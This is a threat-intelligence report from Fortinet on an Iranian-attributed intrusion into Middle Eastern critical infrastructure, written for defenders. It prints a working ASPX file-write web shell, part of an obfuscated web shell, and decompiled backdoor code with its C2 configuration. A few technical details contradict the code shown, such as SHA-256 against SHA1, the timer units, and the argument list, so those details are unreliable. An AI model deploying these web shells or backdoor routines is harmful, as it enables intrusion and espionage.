REPORT

Investigating Iranian Intrusion into Strategic Middle East Critical Infrastructure

By Mark Robson, John Simmons, Faisal Abdul Malik Qureshi, Said Wali, Xiaopeng Zhang, Fred Gutierrez and Hossein Jazi

FORTINET

Table of Contents

Affected Platforms:
Middle Eastern critical infrastructure

Threat Type:
Advanced Persistent Threat (APT)

Impact:
Espionage operations and prepositioning in critical infrastructure

Security Level:
High

Adapting to the Changing Tactics of State-Sponsored Threat Groups Targeting Critical Infrastructure

Governments and organizations worldwide struggle to keep up with the evolving tactics, techniques, and procedures (TTPs) used by state-sponsored threat groups who infiltrate critical national infrastructure (CNI) networks.[1,2,3,4] Once inside, these threat groups maintain long-term access, positioning themselves for strategic advantage during times of heightened tensions. These cyber operations frequently target key sectors such as transportation, energy, and telecommunications.[5]

This report presents a case study based on a FortiGuard Incident Response (FGIR) investigation into one such intrusion.

Case Study: Long-Term Intrusion in Middle Eastern CNI

In November 2024, FGIR was called in to investigate unusual network activity from a Microsoft Exchange server within a major CNI network in the Middle East. The investigation uncovered a prolonged intrusion that had been ongoing since at least May 2023, with traces of compromise going as far back as May 2021.

FGIR assessed with high confidence that an Iranian state-backed threat group was behind this intrusion, with distinct indicators and TTP overlap associated with historic campaigns linked to Lemon Sandstorm[6] - a known Iranian threat group.

Key Takeaways from the Investigation

Due to the long duration of this intrusion, the investigation provides valuable insights into how these threat actors have evolved their tactics. Many of the discovered indicators help fill gaps in public knowledge about Iranian cyber operations.

To help organizations defend against similar threats, FortiGuard is sharing this intelligence to:

1. **Disrupt the effectiveness** of the tools used by this adversary.
2. **Help organizations detect** similar attack patterns in their own networks.
3. **Contribute to the broader understanding** of Iranian cyber activities in the Middle East from May 2023 to February 2025.

Intrusion Summary

The intrusion has been grouped into four stages:

1. **Establishing a Foothold and Initial Operations: 15 May 2023 –29 April 2024**
   During this phase, the adversary used stolen login credentials to access the victim's SSL VPN system. Once inside, they installed multiple web shells on public-facing web servers and deployed three backdoors—Havoc, HanifNet, and HXLibrary—to maintain long-term access. These backdoors were run using scheduled tasks. The adversary also used various methods to steal high-level credentials and moved freely across the network using Remote Desktop Protocol (RDP) and PsExec.
2. **Consolidating the Foothold: 30 April 2024 – 22 November 2024**
   During this stage, the adversary deployed several additional web shells and an additional backdoor—NeoExpressRAT—for persistence. They then began chaining proxy access via plink and Ngrok to traverse the victim's network segmentation. The adversary then performed targeted exfiltration of the victim's emails and started interacting with the victim's virtualization infrastructure.
3. **Initial Remediation and Adversary Response – 23 November 2024 – 13 December 2024**
   The victim performed some initial remediation steps, resulting in a spike in activity from the adversary. During this stage, the adversary deployed several additional web shells and two additional backdoors—MeshCentral and SystemBC—for persistence. The adversary also focused on maintaining access to 'deeper' network segments associated with CNI.
4. **Intrusion Containment and Adversary Response – 14 December 2024 – Current**
   The victim implemented a containment and eradication plan, removing adversary access. The adversary attempted to regain access through their previous persistence mechanisms, the exploitation of a vulnerable web application server, and several highly targeted phishing attempts (credential harvesting).

Details of adversary activity and associated malware analysis, indicators of compromise, and sequence of events are provided in corresponding sections later in this article. This intrusion has involved the use of several open-source backdoor/C2 frameworks as well as at least five distinct clusters of previously unreported malware outlined below:

Name	Function
HanifNet	Backdoor
RemoteInjector	Loader
NeoExpressRAT	Backdoor
HXLibrary	Backdoor
CredInterceptor	Credential Access Tool

While new cyber tools often generate significant interest, a more critical concern is the widespread reliance on well-established tactics, techniques, and procedures (TTPs) used by a broad range of threat actors. Organizations can achieve greater security resilience and return on investment by prioritizing defenses against these common attack methods rather than focusing solely on mitigating the latest malware variants.

Key examples of these prevalent TTPs include:

1. **Lateral movement via RDP and SMB (PsExec)** using compromised credentials from a workstation authenticated through the victim's VPN infrastructure.
2. **Deployment of custom yet low-complexity web shells** on public-facing servers to facilitate remote command execution.
3. **Using open-source tools** such as **plink, Ngrok, ReverseSocks5, and glider proxy** for proxying and protocol tunneling enables attackers to circumvent network segmentation and bypass firewall restrictions.
4. **Targeted credential harvesting** through phishing campaigns that leverage malicious links to steal user credentials.

A high-level timeline outlining the changes in the adversary's toolset throughout this intrusion is provided below in Figure 1.




Figure 1. Timeline of adversary tooling for the duration of the main intrusion cluster.

Victim's Network Topology

The victim's infrastructure consisted of several hundred endpoints, including a substantial number of on-premises servers. These included externally-facing web servers, an on-premises Microsoft Exchange server, multiple database servers, and various application servers. While much of the environment was virtualized, a significant portion remained on dedicated hardware. The organization had effectively implemented network segmentation and trust relationships across its network components.

The restricted Operational Technology (OT) network was separated from the corporate network through multiple layers of segmentation. FortiGuard Incident Response (FGIR) assessed that the OT network was a key target for the adversary based on their reconnaissance activity, targeted credential collection, and focused network scanning in the later stages of the intrusion. FGIR identified evidence of an adversary foothold within the restricted network segment hosting OT related systems. The threat actor used these systems to conduct network reconnaissance, attempting to identify a pathway into the OT environment. However, FGIR found no conclusive evidence of a successful breach into the OT network itself.

Throughout the intrusion, the attacker leveraged chained proxies and custom implants to bypass network segmentation and move laterally within the environment. In later stages, they consistently chained four different proxy tools to access internal network segments, demonstrating a sophisticated approach to maintaining persistence and avoiding detection. A visual representation of this attack path is shown in Figure 2.




Figure 2. An example of how the adversary employed chaining to access internal network segments.

The following sections provide a detailed breakdown of the intrusion timeline, with associated malware analysis provided inline.

Establishing a Foothold and Initial Operations - 15 May 23 – 29 April 24

Initial VPN Access

The first significant cluster of activity was tied to the use of a legitimate domain administrator account to access two on-premises Microsoft Exchange servers (EXCH-1 and EXCH-2). These login attempts originated from the victim's VPN infrastructure and were successful on the first attempt, with no preceding failed logins. Additionally, they did not occur near the domain authentication log rotation window, indicating that the adversary was likely verifying their access rather than testing credentials. However, due to VPN log retention limitations, the original source IP of the adversary's infrastructure could not be determined.

A few days later, on May 20, 2023, at 08:00 UTC, the adversary reconnected to the victim's VPN using the same compromised account. From there, they initiated SMB brute-force attacks and network scanning across the environment directly from the VPN-connected endpoint. Their scanning activity primarily targeted external-facing servers, while their brute-force attempts were explicitly directed at key domain administrator accounts in an effort to escalate privileges.

Initial Basic Web Shell – 'default.aspx'

Approximately five hours later, the adversary again established an RDP connection to the external-facing Exchange server 'EXCH-1' and created a web shell named '`default.aspx`'. A snippet of this web shell is shown below in Figure 3.

```
<%@ Page Language="C#" %><%System.IO.File.WriteAllBytes(HttpContext.Current.Request.Form["fg"],Convert.FromBase64String(HttpContext.Current.Request.Form["gh"]));%>
```

Figure 3. Contents of the '`default.aspx`' web shell

This is a simple web shell designed to write a file to the path defined in the 'fg' field of a received POST request with content set as the base64 decoded content of the 'gh' field of the a received POST request. Following the creation of this '`default.aspx`' web shell, the adversary validated their web shell access directly from their VPN-joined endpoint with GET reqests. Approximately 20 minutes later, the adversary dropped the same web shell, again named '`default.aspx`', on the backup Exchange server ('EXCH-2'). This web shell was not heavily used during the intrusion. It was likely deployed to test whether any other restrictions were in place on the victim's endpoints before placing additional web shells.

C2 Web Shell – 'UpdateChecker.aspx'

The adversary resumed their activity the following day at 07:00 UTC, placing a second web shell, '`UpdateChecker.aspx`,' on EXCH-1 and EXCH-2. This `UpdateChecker.aspx` web shell served as the primary access method to the victim's environment during the initial stages of the intrusion. This was an obfuscated web shell. A code snippet is shown below in Figure 4.

```
<%@ Page Language="C#" %>
<%@ Assembly Name="System.Management,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A" %>
<%@ Assembly Name="System.ServiceProcess,Version=2.0.0.0,Culture=neutral,PublicKeyToken=B03F5F7F11D50A3A" %>
<%@ Assembly Name="System.DirectoryServices, Version=2.0.0.0, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A" %>
<script runat="server">
public class \u0049\u006c\u0049\u0031\u0031\u006c\u0049 : \u005f\u0032\u0032\u0036\u0036\u0030 { public \u0049\u006c\u0049\u0031\u0031\u006c\u0049() { } public object \u004f\u004f\u006f\u0030\u006f\u006f
\u004f(\u006c\u0049\u0049\u0049\u0049 \u006f\u0030\u0030\u004f\u0049) { if (\u006f\u0030\u0030\u004f\u0049 == null) { string \u005f\u0031\u0034\u0038\u0037\u0038\u0030 = null;  throw new
\u0053\u0079\u0073\u0074\u0065\u006d.\u0041\u0072\u0067\u0075\u006d\u0065\u006e\u0074\u004e\u0075\u006c\u006c\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e(\u005f
\u0031\u0034\u0038\u0037\u0038\u0030); } try { return \u006f\u004f\u0030\u006f\u004f\u0030\u006f(\u006f\u0030\u0030\u004f\u0049); } catch (\u0053\u0079\u0073\u0074\u0065\u006d.
\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e \u0049\u0030\u004f\u004f\u004f\u0030) { string \u004f\u0030\u004f\u0030\u0049\u006c\u0049 = null;  throw new \u006c\u006c\u0031\u006c
\u0031\u0031\u0049\u006c(\u004f\u0030\u004f\u0030\u0049\u006c\u0049, \u0049\u0030\u004f\u004f\u004f\u0030); } } public \u006f\u004f\u006f\u004f\u004f\u004f\u0030\u0030 \u0049\u0049\u0031\u006c
\u0031\u0049\u0049<\u006f\u004f\u006f\u004f\u004f\u004f\u0030\u0030>(object \u004f\u0030\u0030\u0030\u004f) where \u006f\u004f\u006f\u004f\u004f\u004f\u0030\u0030 : \u006c\u0049\u0049\u0049\u0049 { if
(\u004f\u0030\u0030\u0030\u004f == null) { string \u005f\u0031\u0034\u0038\u0037\u0038\u0030 = null;  throw new \u0053\u0079\u0073\u0074\u0065\u006d.\u0041\u0072\u0067\u0075\u006d\u0065\u006e\u0074\u004e
\u0075\u006c\u006c\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e(\u005f\u0031\u0034\u0038\u0037\u0038\u0030); } if (!(\u004f\u0030\u0030\u0030\u004f is string)) { string \u006f\u0030\u0030\u004f
\u0049 = null;  throw new \u006c\u006c\u0031\u006c\u0031\u0031\u0049\u006c(\u006f\u0030\u0030\u004f\u0049); } try { return (\u006f\u004f\u006f\u004f\u004f\u004f\u0030\u0030)\u006d\u0079\u0046\u0048\u004e
\u0074\u006b\u0057\u006f\u0047(typeof(\u006f\u004f\u006f\u004f\u004f\u004f\u0030\u0030), (string)\u004f\u0030\u0030\u0030\u004f); } catch (\u0053\u0079\u0073\u0074\u0065\u006d.
\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u006f\u006e \u0049\u0030\u004f\u004f\u004f\u0030) { string \u006f\u0030\u0030\u004f\u0049 = null;  throw new \u006c\u006c\u0031\u006c\u0031\u0031\u0049\u006c
(\u006f\u0030\u0030\u004f\u0049, \u0049\u0030\u004f\u004f\u004f\u0030); } } private bool \u0051\u006e\u004f\u0068\u0056\u0041(object \u004f\u0030\u0030\u0030\u004f, \u0053\u0079\u0073\u0074\u0065\u006d.
\u0052\u0065\u0066\u006c\u0065\u0063\u0074\u0069\u006f\u006e.\u0050\u0072\u006f\u0070\u0065\u0072\u0074\u0079\u0049\u006e\u0066\u006f \u006f\u0030\u006f\u006f\u0030\u004f\u0030) { if (\u004f
```

Figure 4. Code snippet from '`UpdateChecker.aspx`' web shell.

This web shell's operational code is stored as an obfuscated script block. The script is initially obfuscated using char code substitution. Decoding the char code identifies the use of name substitution, unnecessary nested loops, junk functions, and numerous levels of abstract classes and inheritance to pad code, making analysis more difficult. A sample of this code is shown in Figure 5.




Figure 5. Beginning of the first stage of web shell de-obfuscation. This stage is filled with junk functions and class definitions.

This web shell is significantly more complex than others deployed throughout this intrusion. It includes multiple obfuscation techniques, AES-encrypted variable names, and internal enums. De-obfuscation revealed the web shell provides significant functionality, as outlined in the functions described in Table 1 below:

Function name and input	Purpose
`CreateFile(string Path, string FileName)`	Creates a file with FileName <FileName> at path <Path>.
`SearchByContent(string Path, string FileTypes, string Keyword, bool MatchCase, bool UseRegularExpression)`	Return a list of files in path <Path> with file type matching item in <FileTypes> that contains <Keyword>, If <MatchCase> is true then perform a case sensitive match. If <UseRegularExpression> is true then <Keyword> is interpreted as a regular expression.
`GetPathSeparator()`	Returns the path separator. This will return the char '\' as a string and is hard coded.
`SetFileAttributes(string Path, string Attributes)`	Set the file attributes of the file at path <Path> to the file attributes defined in <FileAttributes> .
`SearchByName(string Path, string Keyword, bool MatchWord, bool MatchCase, bool UseRegularExpression)`	Return a list of files in path <Path> that filename matches criteria in <Keyword>, If <MatchCase> is true then perform a case sensitive match. If <UseRegularExpression> is true then <Keyword> is interpreted as a regular expression. If <MatchWord> is true then match full word in <Keyword>.
`SetDirectoryAttributes(string Path, string Attributes)`	Set the file attributes of all files in the directory at path <Path> to the file attributes defined in <FileAttributes> .
`GetFileContent(string Path)`	Get file content for file at path <Path>.
`DeleteDirectory(string Path)`	Delete file with path <Path>.
`CopyFile(string SourcePath, string DestinationPath, string FileName, bool OverwriteAllow)`	Copy the file at path <SourcePath> to the path <DestinationPath> with filename <FileName>. If <OverwriteAllow> is true then overwrite an existing file.
`GetDrives()`	Return a list of drives and their details.

Function name and input	Purpose
`MoveDirectory(string SourcePath, string DestinationPath, string DirectoryName, bool OverwriteAllow)`	Move the directory at path <SourcePath> to the path <DestinationPath> with directory name <DirectoryName>. If <OverwriteAllow> is true then overwrite existing directory and files.
`MoveFile(string SourcePath, string DestinationPath, string FileName, bool OverwriteAllow)`	Move the file at path <SourcePath> to the path <DestinationPath> with filename <FileName>. If <OverwriteAllow> is true then overwrite an existing file.
`GetFileInformation(string Path)`	Get information on the file with path <Path>.
`GetDirectoryInformation(string Path)`	Get information on directory at path <Path>.
`SetFileTime(string Path, System.DateTime CreationTimeUtc, System.DateTime LastModifiedTimeUtc, System.DateTime LastAccessTimeUtc)`	Set file at path <Path> creation time to time defined by <CreationTimeUtc>, modified time to <LastModifiedTimeUtc> and access time to <LastAccessTimeUtc>.
`CopyDirectory(string SourcePath, string DestinationPath, string DirectoryName, bool OverwriteAllow)`	Copy the directory at path <SourcePath> to the path <DestinationPath> with directory name <DirectoryName>. If <OverwriteAllow> is true then overwrite existing directory and files.
`CreateDirectory(string Path, string DirectoryName)`	Creates a directory with name <DirectoryName> at path <Path>.
`SetFileContent(string Path, string FileContent, string FileName)`	Set the content of the file with file name <FileName> at path <Path> to content <FileContent>.
`DeleteFile(string Path)`	Delete file at path <Path>.
`GetWebRoot()`	Retrieve the path to the web root.
`SetDirectoryTime(string Path, System.DateTime CreationTimeUtc, System.DateTime LastModifiedTimeUtc, System.DateTime LastAccessTimeUtc)`	Set directory at path <Path> creation time to time defined by <CreationTimeUtc>, modified time to <LastModifiedTimeUtc> and access time to <LastAccessTimeUtc>.
`GetBasicServerInfo()`	Retrieve basic server information.
`ReplaceFileContent(string Path, string FileTypes, string FindWhat, string ReplaceWith, bool MatchCase, bool UseRegularExpression)`	Identify files with file type in <FileTypes> at path <Path>. Replace content within identified files that matches <FindWhat> with content <ReplaceWith>. If <MatchCase> is true then case must match. If <UseRegularExpression> is true then <FindWhat> is interpreted as a regular expression.
`GetDriveInformation(string DriveName)`	Return information on a drive with name <DriveName>.
`GetBasicServerApplicationInfo()`	Retrieve basic information on application hosting web shell.
`ExecuteCommand(string WorkingDirectory, string CommandString)`	Create an instance of '`System.Diagnostics.Process`' for cmd.exe with arguments "`/c <CommandString>`" and working directory set to <WorkingDirectory>. Return object with property containing base64 encoded output of command.

Table 1. Functions within the '`UpdateChecker.aspx`' web shell.

The resulting objects related to these functions are added to the web request response alongside basic information related to the hosting web server. The additional context provided by this information indicates that this web shell is likely part of a more complex malware system that includes a GUI-based client-side controller to control the encryption of requests, decryption of responses, and handling of the additional context provided in web shell responses.

Additional Credential Access Attempts

Evidence of adversarial activities in the victim's environment was minimal until 18 June 2023. At that time, the adversary created a scheduled task named '`EDP Policy`' on two hosts: 'SERV-4' and 'SERV-5.' These tasks were located in the directory '`\Microsoft\Windows\AppID\`' and were likely masquerading as the legitimate Windows task name '`EDP Policy Manager`', which typically resides in the same directory.[7]

These scheduled tasks contained suspicious command-line entries that expanded files in domain controller paths typically reserved for group policy settings. The command's output location placed XML files in a web directory on the local host.

Author:	**<Compromised Domain Admin>**
URI:	**\Microsoft\Windows\AppID\EDP Policy Manager**
Command(1):	**expand**
Arguments(1):	**\\<SERV-4>\sysvol\<Domain>\Policies\<GUID>\User\<SERV-4 Dashboard\Project\web\pages\en_us\DeepLink\Entity_Select.pagea.xml**
Command(2):	**expand**
Arguments(2):	**\\<SERV-5>\sysvol\<Domain>\Policies\<GUID>\User\<SERV-5 Dashboard\Project\web\pages\en_us\DeepLink\Entity_Select.pageb.xml**

Figure 6. Commands executed as part of the '`EDP Policy`' scheduled task.

The retrieved files contained individual entries containing three tab-separated columns. The first column is an epoch timestamp, and the second and third are base64 strings. FGIR decoded these strings, identifying them as username and password tuples.

FortiGuard IR investigated the two domain controllers referenced in the scheduled task and found two DLL files, one on each domain controller, named '`synapy.dll`' and '`synapx.dll`'. Both were in the '`C:\Windows\System32`' directory. Based on associated registry entries, both these DLLs were installed as password filters (T1556.002) that harvest credentials when registered with the LSA authentication process.

Neither of these DLL files was still on the domain controllers at the time of the investigation and could not be recovered. The victim's EPP logs showed that on 29 August 2024, these two DLLs were detected and deleted from the compromised systems. Web requests to the affected endpoint indicate that the adversary was able to successfully retrieve credentials collected using these malicious password filters at least six times over the 13 months when these password filters were in successful operation.

Between 18 June 2023 and 06 August 2023, the adversary leveraged their web shell access to perform internal reconnaissance and access additional credentials within the victim's environment. As part of their credentials access efforts, the adversary leveraged the mimikatz tool, '`m.exe`', to access additional valid credentials on both EXCH-1 and EXCH-2. The execution of the mimikatz executable was successful and detected approximately three hours after its execution by the victim's EPP solution. Initial Active Directory reconnaissance was performed using the open-source Ping Castle tool.[8] Over this same period, the adversary used various PowerShell commands to perform other network enumeration and discovery tasks. PowerShell was also used to modify the '`LocalAccountTokenFilterPolicy`' registry key to allow the adversary to log in to local administrator accounts via RDP, enabling them to move more freely through the victim's environment using RDP and their previously compromised credentials.

First Deployment of HanifNet Malware

At this stage of their intrusion, the adversary began establishing additional persistence throughout the victim's network. Throughout this intrusion, web shells (T1505.003) and scheduled tasks (T1053.005) were the primary persistence techniques used. The first expansion of persistence was through a scheduled task identified on SERV-6 called '`CleanupTemporay`' (note the misspelling), created in '`Microsoft\Windows\ApplicationData\`' on 06 August 2023.

This task's name appears to mimic the legitimate default scheduled task called '`CleanupTemporaryState`', which resides in the same path. This scheduled task executes a binary named '`masf.exe`' in the '`C:\Program Files\Python39\DLLs\`' directory.

This '`masf.exe`' executable is an unsigned .NET executable that FortiGuard tracks as HanifNet. It functions as a backdoor, retrieving and executing commands from the adversary's C2 server. The executable does not employ obfuscation and comprises two namespaces: '`H4N1F_Agent_V2_`' and '`H4N1F_Crypto`'. FGIR named this malware based on the consistent use of the term 'hanif' contained in the malware, which in Farsi refers to 'pre-Islamic Arabian monotheists'[9] or 'one who follows the original and true (monotheistic) religion.'[10] Assembly information related to HanifNet further identified attempts to masquerade the file as a legitimate tool using the 'System Update Health Services' description and copied Microsoft copyright statements.

```
[assembly: AssemblyVersion("2.4.1.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("System Update Health Services")]
[assembly: AssemblyDescription("System Update Health Services")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("Platform SE Auto Updater")]
[assembly: AssemblyCopyright("Copyright ©  Microsoft Corporation. All right reserved.")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("101205f1-b833-4fce-a0b0-51c8f977e7fb")]
[assembly: AssemblyFileVersion("2.4.1.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.5.2", FrameworkDisplayName = ".NET Framework 4.5.2")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
```

Figure 7. Assembly information from '`masf.exe`', a HanifNet sample installed as a scheduled task on SERV-6.

HanifNet is a relatively simple backdoor that accepts one of three arguments: '`ml`', '`1`' and '`1`'. The arguments '`1`' and '`1`' are used for setting timers and were not observed to be supplied by the threat actors during their operation. These parameters were potentially used to support testing. As highlighted in the associated scheduled task, '`ml`' is the argument provided for production execution.

The HanifNet executable is deployed alongside a config file. By default, the config file resides in the same directory as the main HanifNet executable and has the same filename with the addition of a '`.config`' extension. This config file is a simple XML file and is not obfuscated. A snippet of the '`masf.exe.config`' file is shown below in Figure 8.

```
<?xml version="1.0" encoding="utf-8"?>
<configuration>
    <startup>
        <supportedRuntime version="v4.0" />
        <supportedRuntime version="v2.0.50727" />
    </startup>
    <appSettings>
        <add key="HNF-Domains" value="hewlettpackardupdates.info" />
        <add key="HNF-Page" value="ContactUs.php" />
        <add key="HNF-Atime" value="60" />
        <add key="ClientSettingsProvider.ServiceUri" value="" />
    </appSettings>
    <system.web>
        <membership defaultProvider="ClientAuthenticationMembershipProvider">
            <providers>
                <add name="ClientAuthenticationMembershipProvider" type="System.Web.ClientServices.Provide
            </providers>
        </membership>
        <roleManager enabled="true" defaultProvider="ClientRoleProvider">
            <providers>
                <add name="ClientRoleProvider" type="System.Web.ClientServices.Providers.ClientRoleProvide
            </providers>
        </roleManager>
    </system.web>
</configuration>
```

Figure 8. Contents of the HanifNet config file '`masf.exe.config`' that outlines the HanifNet configuration.

On execution, the sample reads the config file to identify the C2 server address and associated web resource. The disassembled function '`GetConfig`' is shown below in Figure 9.

```
private static bool GetConfig()
{
    bool result = true;
    if (File.Exists(H4N1F_Core.cfgFileName))
    {
        H4N1F_Core.cfgContent = File.ReadAllText(H4N1F_Core.cfgFileName);
        try
        {
            Configuration configuration = ConfigurationManager.OpenExeConfiguration(Assembly.GetExecutingAssembly().Location);
            H4N1F_Core.AliveTime = int.Parse(configuration.AppSettings.Settings["HNF-Atime"].Value) * 1000;
            H4N1F_Core.ServerDomain = configuration.AppSettings.Settings["HNF-Domains"].Value;
            H4N1F_Core.serverPage = configuration.AppSettings.Settings["HNF-Page"].Value;
            return result;
        }
        catch (Exception)
        {
            result = false;
            H4N1F_Core.ServerDomain = "h4n1f.net";
            H4N1F_Core.serverPage = "default.aspx";
            H4N1F_Core.AliveTime = 60000;
            return result;
        }
    }
    result = false;
    return result;
```

Figure 9. The '`GetConfig`' function from '`masf.exe`' extracts config from the '`masf.exe.config`' config file.

In the case of '`masf.exe.config`', the server address was identified as '`hewlettpackardupdates[.]info`' and the server web resource '`ContactUs.php`' as shown in Figure 9. This domain was linked to a set of C2 infrastructures outlined in the table below over the corresponding periods:

Domain/URL	IP	First Seen
`hewlettpackardupdates[.]info`	`45[.]147[.]230[.]159`	2024/05/10 03:56:02 UTC
`hewlettpackardupdates[.]info`	`162[.]33[.]178[.]234`	2023/05/14 11:14:19 UTC

Table 2. Indicators associated with initial HanifNet malware deployment.

Once the config file has been read, the executable generates a GUID. This GUID is an XOR encryption key for all communications with the C2 server. The disassembled function can be seen in Figure 10 below.

```
private static string GetGuid(int GuidLength)
{
    string s = Environment.MachineName + Environment.UserDomainName + Environment.UserName;
    string text = Convert.ToBase64String(new SHA1CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(s)));
    text = text.Replace("+", "").Replace("=", "").Replace("/", "");
    string text2 = "";
    int num = 0;
    while (text2.Length < GuidLength && num < text.Length)
    {
        text2 += text[num].ToString();
        num += 2;
    }
    return text2.ToUpper();
}
```

Figure 10. The '`GetGuid`' function used to generate a GUID used to encrypt later communications.

This function performs the following steps to generate a GUID:

1. Computes the SHA-256 hash of the combination "<machine_name> + <user_domain_name> + <username>"
1. Base64 encodes the hash and removes any '+', '.', and '/' characters (i.e., URL encode).
2. Since the GUID must be nine characters long, it extracts the first character from every two characters in the generated string and concatenates them until the length reaches nine.

Once the GUID is generated, the executable enters a loop that sends a web request to the C2 and processes the resulting commands. It then waits for the time defined in the 'AliveTime' variable. As outlined in the configuration file 'masf.exe.config', this sample was configured to wait 60000 seconds (~16hrs 40mins). This main loop is shown in Figure 11 below.

```
ThreadStart <>9__0;
do
{
    ThreadStart start;
    if ((start = <>9__0) == null)
    {
        start = (<>9__0 = delegate()
        {
            H4N1F_Core.DoThreadFunc(AgentGuid);
        });
    }
    new Thread(start)
    {
        IsBackground = false
    }.Start();
    try
    {
        if (H4N1F_Core.cfgContent != "")
        {
            File.WriteAllText(H4N1F_Core.cfgFileName, H4N1F_Core.cfgContent);
        }
    }
    catch (Exception)
    {
    }
    if (H4N1F_Core.IsMortalLoop)
    {
        H4N1F_Core.NowTimeInSeconds = (DateTime.UtcNow - new DateTime(1970, 1, 1)).TotalSeconds;
        if (H4N1F_Core.NowTimeInSeconds - H4N1F_Core.LastSendOrderTimeInSeconds > (double)(num + 1))
        {
            num *= 2;
            num2++;
            H4N1F_Core.AliveTime *= 2;
        }
        if (num2 >= 5)
        {
            break;
        }
    }
    if (H4N1F_Core.IsLoop)
    {
        Thread.Sleep(H4N1F_Core.AliveTime);
    }
    GC.Collect();
}
while (H4N1F_Core.IsLoop);
```

Figure 11. HanifNet main loop.

